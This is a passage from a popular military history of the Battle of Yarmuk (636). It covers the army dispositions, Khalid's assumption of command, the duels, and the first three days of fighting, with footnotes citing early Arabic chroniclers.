12-mile front, Mahan deployed the Christian Arab army of Jabla, which was all mounted-horse and camel. This army acted as a screen and skirmish line, and was not concerned with serious fighting except as its groups joined the army in front of which they were positioned.

The army of Gregory, which formed the right wing, used chains to link its 30,000 foot soldiers. 2 These chains were in 10-men lengths, and were used as a proof of unshakeable courage on the part of the men who thus displayed their willingness to die where they stood. The chains also acted as an insurance against a break-through by enemy cavalry, as has been explained in the chapter on *The Battle of Chains*. All these 30,000 foot soldiers had taken the oath of death.

Although the imperial army established a front of about the same length as the Muslim front, it had the advantage of having four times as many troops and Mahan exploited this numerical superiority by establishing a whole army (Jabla's) as a forward screen and achieving much greater depth in the solid, orderly formations. The Roman ranks stood 30 deep.

1. In terms of present-day geography, the Roman line started from about two miles west of Nawa, and went south-south-west to just west of Seel, then over Sahm-ul-Jaulan to the Yarmuk bank forward of Heet. Of course, these villages probably did not exist then as there is no mention of them in the narrative of this battle.
2. There is also talk of a deep ditch here, but I cannot place it or see its significance, as the Romans are said to have deployed forward of it rather than behind it. It may have been an anti-retreat measure.

Thus the magnificent army of Caesar was arrayed for battle.

When Khalid returned from his talks with Mahan, he informed Abu Ubaidah and the other generals that there would be no more talks, that the issue would be decided by the sword, that the battle would begin the next day. Abu Ubaidah took the news with his usual stoical acceptance of the will of Allah. As Commander-in-Chief he would organise the army for battle and conduct the operation according to his tactical judgement. His military skill was not, however, very great, and he knew it. Khalid knew it, and most of the officers of the army knew it. Abu Ubaidah would fight the battle in a sensible manner, and would react to changing tactical situations like the good, steady general that he was. But with the enemy four times superior in strength, soundness and common sense were not enough. A much finer quality of generalship was required for this battle, and Khalid decided to offer his services to act as the real commander in battle.


"O Commander", said Khalid to Abu Ubaidah, *"send for all the commanders of regiments and tell them to listen to what I have to say."* 1

Abu Ubaidah got the point. He himself could wish for nothing better. He at once sent an officer to call the regimental and corps commanders to his headquarters; and the officer rode to all the commanders, conveying the message: *"Abu Ubaidah commands that you listen to whatever Khalid says and obey his orders."* 2 The officers understood the meaning of the message and gathered at the headquarters to receive the orders of Khalid. On this tactful note the command of the army was taken over by Khalid, and everyone was satisfied with the arrangement.

Abu Ubaidah remained the nominal commander and somewhat more than that. He continued to deal with matters of administration, led the prayers and saw to various other details of command. He also gave certain orders when his ideas did not clash with the plans and orders of Khalid. But for the purpose of battle, Khalid was now the commander of the Muslim army in Syria, and would remain so until this battle was over.

Khalid immediately set about the reorganization of the army into infantry and cavalry regiments within each corps. The army consisted of 40,000 men, of which about 10,000 was cavalry. This force was now organised by Khalid into 36 infantry regiments of 800 to 900 men each, three cavalry regiments of 2,000 horses each and the Mobile Guard of 4,000 horsemen. The commanders of the cavalry regiments were Qais bin Hubaira, Maisara bin Masruq and Amir bin Tufail. Each of the four corps had nine infantry regiments, which were all reformed on a tribal and clan basis, so that every man would fight next to well-known comrades. Much of Khalid's corps of Iraq was absorbed in the other four corps, while the best of it remained with him as the Mobile Guard.

The army was deployed on a front of 11 miles corresponding roughly to the front of the Roman army. The army's left rested on the Yarmuk River, a mile forward of where the ravine began, while it's right lay on the Jabiya road. **3** On the left stood the corps of Yazeed and on the right the corps of Amr bin Al Aas, and each of these flanking corps commanders was given a cavalry regiment under command. The centre was formed by the corps of Abu Ubaidah (left) and Shurahbil (right). Among the regimental commanders of Abu Ubaidah were Ikrimah bin Abi Jahl and Abdur-Rahman bin Khalid. Behind the centre stood the Mobile Guard and one cavalry regiment as a central reserve for employment on the orders of Khalid. At any time when Khalid was busy with the conduct of the battle as a whole, Dhiraar would command the Mobile Guard. Each corps pushed out a line of scouts to keep the Romans under observation. (For the dispositions of the two armies, see Map 20 below)



MAP 20: THE DISPOSITIONS AT YARMUK

Compared with the Romans, the Muslim army formed a thin line, only three ranks deep, but there were no gaps in the ranks which stretched in unbroken lines from edge to edge. All the spears available in the army were issued to the front rank, and in battle the men

would stand with the long spears at the ready, making it impossible for an assailant to get to grips without braving the frightening points of the spears. The archers, most of whom were Yemenis, stood interspersed in the front rank. On the first approach of the enemy the archers would open up and bring down as many of the Romans as possible. As the assailants clashed with the Muslims, they would be killed with spears, and thereafter the men would draw their swords.

1. Waqidi: p. 129.
2. *Ibid*.
3. In terms of present-day geography, the Muslim line started from about a mile west of Nawa and went south-south-west to over the Hill of Jamu'a, then between Seel and Adwan, then between Sahm-ul-Jaulan and Jalleen, to just short of the Yarmuk.

The flanking corps would use their own cavalry regiments as corps reserves to re-establish their positions in case they were pushed back by the Romans. Khalid with his Mobile Guard and one cavalry regiment would provide the local reserve for the two central corps and also be available as an army reserve to intervene in the battle of the flanking corps as required.

The situation of the two armies with regard to flanks was similar. Each had its southern flank on the Yarmuk and this flank could not be turned. The northern flank of both armies was exposed, and on this side outflanking movements were possible. The difference in the situation of the two armies lay in their respective rears. Behind the Muslims stretched the eastern extension of the Plain of Yarmuk, beyond which rose the broken Azra hills and the Jabal-ud-Druz; and into this region the Muslims could withdraw in safety and be invulnerable in case of a reverse. Behind part of the Roman position, however, lay the forbidding ravine of the Wadi-ur-Raqqad-deep and precipitous. As a discouragement to retreat this was fine and would probably make the Romans fight more desperately; but in case the Romans were worsted in battle and cut off from the northern escape route, the ravine would prove an abyss of death. Against it they would be caught like mice in a trap. However, the Romans had no intention of losing this battle.

This topographical situation was uppermost in Khalid's mind when he formulated his plan of battle. Initially the Muslims would stand on the defensive and receive and hold the Roman attack until it had lost its impetus and the enemy was worn out. Then the Muslims would go on to the offensive and drive the Romans towards the Wadi-ur-Raqqad. The terrible ravine would be the anvil on which the Muslim hammer would fall, crushing the Roman army to powder! At least, so Khalid planned!

The women and children were placed in camps stretching in a line in the rear of the army. Behind the men of each regiment stood their women and children. **1** Abu Ubaidah went round the camps and addressed the women: *"Take tent poles in your hands and gather heaps of stones. If we win all is well. But if' you see a Muslim running away from battle, strike him in the face with a tent pole, pelt him with stones, hold his children up before him and tell him to fight for his wife and children and for Islam."* **2** The women prepared accordingly.

As the army formed up in its battle position, Khalid, Abu Ubaidah and other generals rode round the regiments and spoke to the officers and men. Khalid gave a set speech before each regiment: *"O men of Islam! The time has come for steadfastness. Weakness*

and cowardice lead to disgrace; and he who is steadfast is more deserving of Allah's help. He who stands bravely before the blade of the sword will be honoured, and his labours rewarded, when he goes before Allah. Lo! Allah loves the steadfast!" **3**

While Khalid was going past one of the regiments, a young man remarked, *"How numerous are the Romans and how few are we!"* Khalid turned to him and said, *"How few are the Romans and how numerous are we! An army's strength lies not in numbers of men but in Allah's help, and its weakness lies in being forsaken by Allah"* **4**

Other commanders and elders, while exhorting the men to fight, recited verses from the Quran, the most popular one being: **"How many a small group has overpowered a large group by Allah's help, and Allah is with the steadfast." [Quran: 2:249.]** They spoke of the fire of hell and the joys of paradise, and quoted the example set by the Holy Prophet in his battles. For good measure they also reminded the soldiers of the hunger of the desert and the good life of Syria!

The night that followed was hot and sultry. It was the third week of August 636 (second week of Rajab, 15 Hijri.).**5** The Muslims spent the night in prayer and recitation of the Quran, and reminded each other of the two blessings which awaited them: either victory and life or martyrdom and paradise. The Holy Prophet had established a tradition after Badr of reciting the chapter of Al Anfal from the Quran before battle, and all night the verses of this chapter could be heard wherever Muslims sat, singly and in groups.

The fires in the two camps burned merrily the whole night and could be seen for miles like twinkling stars descended to earth. But there was no merriment in the hearts of those who sat in the light of these fires. The thought of the ordeal that awaited them had driven all joy from their minds. They were brave men, these soldiers who awaited the morrow, these Romans and Arabs, these Europeans and Asians, these Christians and Muslims. They were lions and eagles and wolves. But they were also human beings and thought of their wives and children to whom they would bid farewell in a few hours-perhaps for the last time.

This was the eve of Yarmuk …. the greatest battle of the Century…. one of the decisive battles of history .... and perhaps the most titanic battle ever fought between the Crescent and the Cross.

1. According to some reports, the families were put on a hill well to the rear. This, as we shall see from the course of battle, could not have been so.
2. Waqidi: pp. 129-30.
3. *Ibid*: p. 137.
4. Tabari: Vol. 2, p. 594.
5. The only thing recorded in the early accounts about the date of this battle is the month-Rajab, 15 Hijri. My statement recording the week in which the battle began is the result of calculations made from the timing of earlier events narrated in this chapter.

Chapter 35

(Al Yarmuk)

"Did you not see us victorious upon the Yarmuk,
The way we prevailed in the campaigns of 'Iraq ?
The virgin cities we conquered, as well as
The Yellow Meadow, on our galloping steeds.
We conquered before that Busra, which was
Impenetrable even to the flying crows.
We killed those who stood against us
With flashing swords, and we have their spoils.
We killed the Romans until they were reduced
Upon the Yarmuk, to emaciated leaves.
We smashed their army as they rushed headlong
To the Neck-Breaker, with our sharp steel.
By morning they tumbled into it, reaching
The mysterious matter that defies the senses."
[Al-Qa'qa' bin Amr, commander in Khalid's army][1]

At dawn the Muslim corps lined up for prayers under their respective commanders. As soon as the prayers were over, every man rushed to his assigned place. By sunrise both armies stood in battle order, facing each other across the centre of the Plain of Yarmuk, a little less than a mile apart.

There was no movement and little noise in the two armies. The soldiers knew that this was a fight to the finish, that one of the two armies would lie shattered on the battlefield before the fight was over. The Muslims gazed in wonder at the splendid formations of the Roman legions with banners flying and crosses raised above the heads of the soldiery. The Romans looked with something less than awe at the Muslim army deployed to their front. Their confidence rested on their great numbers, but during the past two years the performance of the Muslims in Syria had instilled a good deal of respect in the hearts of the Romans. There was a look of caution in Roman eyes. Thus an hour passed during which no one stirred and the soldiers awaited the start of a battle which, according to the chroniclers, "began with sparks of fire and ended with a raging conflagration", and of which "each day was more violent than the day before." [2]

Then a Roman general by the name of George emerged from the Roman centre and rode towards the Muslims. Halting a short distance from the Muslim centre, he raised his voice and asked for Khalid. From the Muslim side Khalid rode out, delighted at the thought that the battle would begin with himself fighting a duel. He would set the pace for the rest of the battle.

As Khalid drew near, the Roman made no move to draw his sword, but continued to look intently at Khalid. The Muslim advanced until the necks of the horses crossed, and still George did not draw his sword. Then he spoke, in Arabic: *"O Khalid, tell me the truth and do not deceive me, for the free do not lie and the noble do not deceive. Is it true that Allah sent a sword from heaven to your Prophet ? … and that he gave it to you ? … and that never have you drawn it but your enemies have been defeated?"*

"No!" replied Khalid.

"Then why are you known as the Sword of Allah?"

Here Khalid told George the story of how he received the title of Sword of Allah from the Holy Prophet. George pondered this a while, then with a pensive look in his eyes, asked,

"Tell me, to what do you call me?"

"To bear witness", Khalid replied, *"that there is no Allah but Allah and Muhammad is His Slave and Messenger; and to believe in what he has brought from Allah."*

"If I do not agree?"

"Then the Jizya, and you shall be under our protection."

"If I still do not agree?"

"Then the sword!"

George considered the words of Khalid for a few moments, then asked, *"What is the position of one who enters your faith today?"*

"In our faith there is only one position. All are equal."

"Then I accept your faith!" **3**

To the astonishment of the two armies, which knew nothing of what had passed between the two generals, Khalid turned his horse and Muslim and Roman rode slowly to the Muslim army. On arrival at the Muslim centre George repeated after Khalid: *"There is no Allah but Allah; Muhammad is the Apostle of Allah!"* (A few hours later the newly-converted George would fight heroically for the faith which he had just embraced and would die in battle.) On the auspicious note of this conversion began the Battle of Yarmuk.

Now came the phase of duels between champions and this suited both sides, for it acted as a kind of warming up. Scores of officers rode out of the Muslim army, some on instructions from Khalid and others on their own, and throwing their individual challenges, engaged the Roman champions who emerged to fight them. Practically all these Romans were killed in combat, the honours of the day going to Abdur-Rahman bin Abi Bakr, who killed five Roman officers, one after the other.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 20.
2. Waqidi: p. 133
3. Tabari: Vol. 2, p. 595

This duelling went on till midday. Then the Roman Commander-in-Chief, Mahan, decided that he had had enough of this and that if it went on very much longer, not only would he lose a large number of officers, but also the moral effect on his army would be quite bad. He would have a better chance of success in a general battle in which sheer weight of numbers would favour his army. But he was rightly cautious, for a false step at the beginning of battle could have far-reaching effects on its course. He would attempt a limited offensive on a broad front to test the strength of the Muslim army, and if possible, achieve a breakthrough wherever the Muslim front was weak.

At midday the 10 forward ranks of the Roman army, i.e. one-third of the infantry of each of the four armies, advanced to battle. This human wave moved slowly forward, and as it came within range of the Muslim archers, was subjected to intense archery, which caused some casualties. The wave continued to advance and before long struck the Muslim front rank. Soon the Muslims had dropped their bloody spears and drawn their swords, and both sides were locked in combat.

But the Roman assault was not a determined one, and the soldiers, many of whom were unused to battle, did not press the attack, while the fury with which the hardened Muslim veterans struck at them imposed caution. On some parts of the front the fighting was more violent than on others, but on the whole the action of this day could be described as steady and moderately hard. The Muslims held their own. The Romans did not reinforce their forward infantry, and at sunset the action ended with the two armies separating and returning to their respective camps. Casualties were light on this day, though higher among the Romans than the Muslims.

The night was spent in peace. The Muslim women greeted their men with pride, and wiped the sweat and blood from their faces and arms with their head coverings. The wives said to their husbands: *"Rejoice in tidings to paradise, O Friend of Allah!"* **1** The Muslims now felt more confident for they had inflicted worse punishment on the enemy than they had taken themselves, and prayers and recitation of the Quran continued for most of the night. During the night, however, a few Roman parties came forward into the no-man's-land to pick up their dead and this led to some patrol clashes, but otherwise there was no engagement to disturb the peace of the night.

Mahan had got nowhere. He called a council of war at which plans for the next day were discussed. He would have to do something different if success were to be achieved and Mahan decided to launch his next attack at the first light of dawn, after forming up during the hours of darkness, in the hope of catching the Muslims off their guard, before they were prepared for battle. Moreover, he would attack in greater strength. The two central armies would put in holding attacks to tie down the Muslim centre, while the two flanking armies would launch the major thrusts and either drive the flanking corps off the battlefield or push them into the centre. To have a grand stand view of the battle, Mahan had a large pavilion placed on a hillock behind the Roman right, from where the entire plain could be seen. Here Mahan positioned himself with his court and a bodyguard of 2,000 Armenians, while the rest of the army prepared for the surprise dawn attack.

Soon after dawn the Muslims were at prayer when they heard the beating of drums. Messengers came galloping from the outposts to inform the commanders that the Romans were attacking. The Muslims were certainly caught unawares, but Khalid had ordered the placing of a strong outpost line in front during the night, and these outposts caused sufficient delay in the Roman advance to enable the Muslims to don their armour and weapons and get into battle position before the flood hit them. Moreover, the speed with which the Muslims got into position was faster than the Romans had anticipated. The sun was not yet up on this second day of battle when the two armies clashed.

The battle of the central corps continued steadily for most of the day with no break in the Muslim line. Here, in any case, the Romans were not pressing hard as this was meant to be a limited attack to hold these Muslim corps in their position. Thus the centre remained stable. But on the flanking corps fell the heaviest blows of the Roman army, and these corps bore the brunt of the fighting.

On the Muslim right the army of Qanateer, consisting mainly of Slavs, attacked the corps of Amr bin Al Aas. The Muslims held on bravely and the attack was repulsed. Qanateer attacked for the second time with fresh troops, and again the Muslims repulsed him. But when Qanateer attacked for the third time, again using fresh regiments, the resistance of the now tired Muslims broke, and the bulk of the corps fell back to the camp, while part of it retired to the centre, *i.e.* towards the corps of Sharhabeel.

1. Waqidi: p. 133.

As the corps fell back in some disorder, Amr ordered his cavalry regiment of 2,000 horse to counter-attack and throw back the Romans. The cavalry went into battle with great dash and for some time checked the Roman advance, but was unable to hold it for long. It was repulsed by the Romans and turned away from battle, also making for the Muslim camp. As the horsemen reached the camp along with the foot soldiers, they found a line of women waiting for them with tent poles and stones in their hands. The women screamed: *"May Allah curse those who run from the enemy!"* And to their husbands they shouted: *"You are not our husbands if you cannot save us from these infidels."* Other women began to beat drums and sang an improvised song:

O you who run from a constant woman
Who has both beauty and virtue;
And leave her to the infidel,
The hated and evil infidel,
To possess, disgrace and ruin! 2

What these Muslims received from their women was not just stinging rebukes; they were actually assaulted! First came a shower of stones, then the women rushed at the men, striking horse and rider with tent poles; and this was more than the proud warriors could take. Indignant at what had happened, they turned back from the camp and advanced in blazing anger towards the army of Qanateer. Amr now launched his second counter attack with the bulk of his corps.

The situation on the Muslim left was only a little less serious. Here too the initial Roman attack was repulsed, but in a second attack the Romans broke through the corps of Yazeed. This was the army of Gregory, with chains, more slow-moving than the others but also more solid. Yazeed too used his cavalry regiment to counter attack and it too was repulsed; and after a period of stiff resistance the warriors of Yazeed fell back to their camp, where the women awaited them, led by Hind and Khaulah. The first Muslim horseman from the left wing to arrive at the camp was Abu Sufyan, and the first woman to meet him was none other than Hind! She struck at the head of his horse with a tent pole and shouted: *"Where to, O Son of Harb? Return to battle and show your courage so that you may be forgiven your sins against the Messenger of Allah."* 3

Abu Sufyan had experienced his wife's violent temper before and hastily turned back. Other warriors received the same treatment from these women as the soldiers of Amr had received from theirs, and soon the corps of Yazeed returned to battle. A few women ran forward alongside the horses and one of them actually brought down a Roman with her sword. As the warriors of Yazeed turned again to grapple with the army of Gregory, Hind took up her song of Uhud:

We are the daughters of the night;
We move among the cushions
With a gentle feline grace
And our bracelets on our elbows.
If you advance we shall embrace you;
And if you retreat we shall forsake you
With a loveless separation. **4**


One may question the propriety of Hind singing such a provocative song, but she felt that she was young enough to do so. After all, she was not a day over 50!

1. Waqidi: p. 140.
2. *Ibid*.
3. *Ibid*: p. 141.
4. *Ibid*: p. 140.

It was now about midday. While the Muslim flanking corps were fighting their battle, Khalid was watching these actions from his position in the centre. So far he had done nothing to help these corps, and had refused to be drawn into battle with his central reserve before it was absolutely necessary. But as the corps returned to battle from the camps to which they had retreated, Khalid decided to launch his cavalry reserve to assist them and quicken the re-establishment of the Muslim positions.

He first turned to the right wing and with his Mobile Guard and one cavalry regiment struck at the flank of the army of Qanateer at the same time as Amr counter-attacked again from the front. Very soon the Romans, attacked from two sides, turned and beat a hasty retreat to their original position. Amr regained all the ground that he had lost and reorganized his corps for the next round.

As soon as this position was restored, Khalid turned to the left wing. By now Yazeed had begun a major counter attack from the front to push the Romans back. Khalid detached one regiment under Dhiraar and ordered him to attack the front of the army of Deirjan in order to create a diversion and threaten the withdrawal of the Roman right wing from its advanced position. With the rest of the army reserve he attacked the flank of Gregory. (See Map 21 below) Here again the Romans withdrew under the counter-attacks from front and flank, but more slowly because with their chains the men could not move fast.



While the Roman right was falling back, Dhiraar broke through the army of Deirjan and got to its commander who stood well forward with his body-guard. Here Dhiraar killed Deirjan. But soon after, the pressure against him became so heavy that he was forced to retire to the Muslim line.

Before sunset the two flanking armies of the Romans had been pushed back. At sunset the central armies also broke contact and withdrew to their original positions and both fronts were restored along the lines occupied in the morning. The Muslims had faced a critical situation but had regained their lost ground. The right wing of the Muslims suffered more severely than the other corps, as the most vicious fighting had taken place in the sector of Amr. However, the day's fighting ended with the Muslims winning this bout on points.

The night that followed was again a quiet one. The Muslim women got busy dressing wounds, preparing food, carrying water and so on. On the whole, Muslim spirits were high as they had been attacked by the bulk of the Roman army and had thrown the attackers back from their positions. The Muslims had remained on the defensive, the counter attacks being no more than part of the general defensive posture.

In the Roman camp, however, the mood hardened. Thousands of Romans had been slain on this day, and the Muslims had not only repulsed the flanking armies which had penetrated their positions but had actually attacked the Roman centre (Dhiraar's charge) and broken through, killing the army commander. This was a great loss, for Deirjan was a distinguished and highly esteemed general. Mahan appointed another general, one by the name of Qureen, to command Deirjan's army, and transferred the command of the Armenians to Qanateer, the commander of the Roman left. This was necessary, for in the next day's battle the major Roman effort would be made against the Muslim right and right centre.

The battle had got beyond the stage of 'sparks of fire'. It had not yet reached the stage of 'raging conflagration', but the fire was nevertheless burning with fearful heat as the battle entered its third day. This was to be, for the Muslims, a right-handed action.

The army of chains made no move on this day as it had suffered more heavily on the previous day than the army of Qanateer. The army of Qureen made a limited effort on the front of Abu Ubaidah as a diversionary measure to tie down Muslim reserves. But the Armenians and the left wing of the Roman army, both now under the command of Qanateer, struck with extreme severity at the Muslim right and the corps of Sharhabeel, selecting as the main point of attack the junction between Sharhabeel and Amr bin Al Aas.


The initial attack was again repulsed by Amr and Sharhabeel, but the Roman advantage of numbers, against which the Muslims could only put up the same tired soldiers, soon began to tell. Thus, shortly before midday, Qanateer broke though in several places. The corps of Amr fell back to the camp, and the right part of Sharhabeel's front was also pushed back, while his left still held firmly to its position. Several gaps now appeared in the Muslim front.

Again the Muslim women came into action with tent poles and stones and sharp tongues; and again the Muslims recoiled from them to face the Romans. One of these Muslims confided to his comrades: *"It is easier to face the Romans than our women!"* **1** The bulk of the two corps re-established a second line and held the Roman efforts to break through. Amr even took the offensive and struck at the Romans with his cavalry and infantry, intending to dislodge them from their forward positions, but had little success.

At the stage a Muslim lady came running to Khalid. She had suddenly got a bright military idea and wanted Khalid to get the benefit of it - just in case he did not know. *"O Son of Al Waleed"* said the lady, *"you are among the noblest of the Arabs. Know that the men only stay with their commanders. If the commanders stand fast the men stand fast. If the commanders are defeated the men are defeated."* **2**

Khalid thanked her politely for the advice and assured her that in this army the commanders would not be defeated!

Now Khalid launched his cavalry reserve against the flank of Qanateer. At the same time Amr's cavalry regiment manoeuvred from the right and struck Qanateer in his left flank, while the infantry of Amr and Sharhabeel counter-attacked frontally. (See Map 22 below) This time the Roman opposition to the Muslim counter-attack proved much more stubborn and hundreds of Muslims fell in combat, but by dusk the Romans were pushed back to their own position and the situation restored as at the beginning of the battle.



1. Waqidi: p. 142.
2. *Ibid*.

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This had proved a harder day than the day before. However, the losses of the Romans far outnumbered those of the Muslims, and at the end of the day's fighting Muslim spirits were even higher, while Roman morale had suffered a serious blow. The Romans were now getting desperate. All their attacks had failed, in spite of a heavy toll in human lives, and they were in no better position than at the start of the battle. Mahan upbraided his generals, who promised to do better the next day. The next day would in fact be the most critical day of the battle.

Khalid and Abu Ubaidah spent the night walking about the Muslim camp, offering encouragement to the tired Muslims and speaking to the wounded. Being wounded in this battle did not mean getting evacuated to the rear. A Muslim had to be badly wounded indeed before he could expect to rest from fighting. A moderate wound meant a few hours' rest, and then back to the front!

The fourth day of battle dawned with an atmosphere tense with expectation. The Romans knew that this day would prove decisive, for now they were going to make their greatest effort to shatter the Muslim army which had so far withstood all assaults. If even this attack failed, then all prospects of further offensive action would disappear. It was now or never.

Khalid also knew that the battle had reached a critical stage, and that this day's operations would give a final indication of success or failure. Thousands of Romans had been killed so far, and if on this day also the Romans were repulsed with bloody losses, they would be unlikely to take the initiative again. Thereafter the counter-offensive could be launched. The Muslim strength was now somewhat depleted. The archers, positioned in the front rank, had suffered the heaviest losses, and now only 2,000 of them remained in fit state for battle. These were re-allocated at the scale of 500 to each corps. The Muslims

were also more tired than the Romans because of their fewer numbers, but courage was never higher in the Muslim army.

Khalid's greatest concern was for his right. However, he was reassured by the thought that the commander of the Muslim right was Amr bin Al Aas, who in generalship was second only to Khalid. Amr had so far seen the heaviest fighting of this battle and was destined to continue to do so. Anyway, known as the shrewdest of the Arabs, Amr was more than a match for any Roman general.

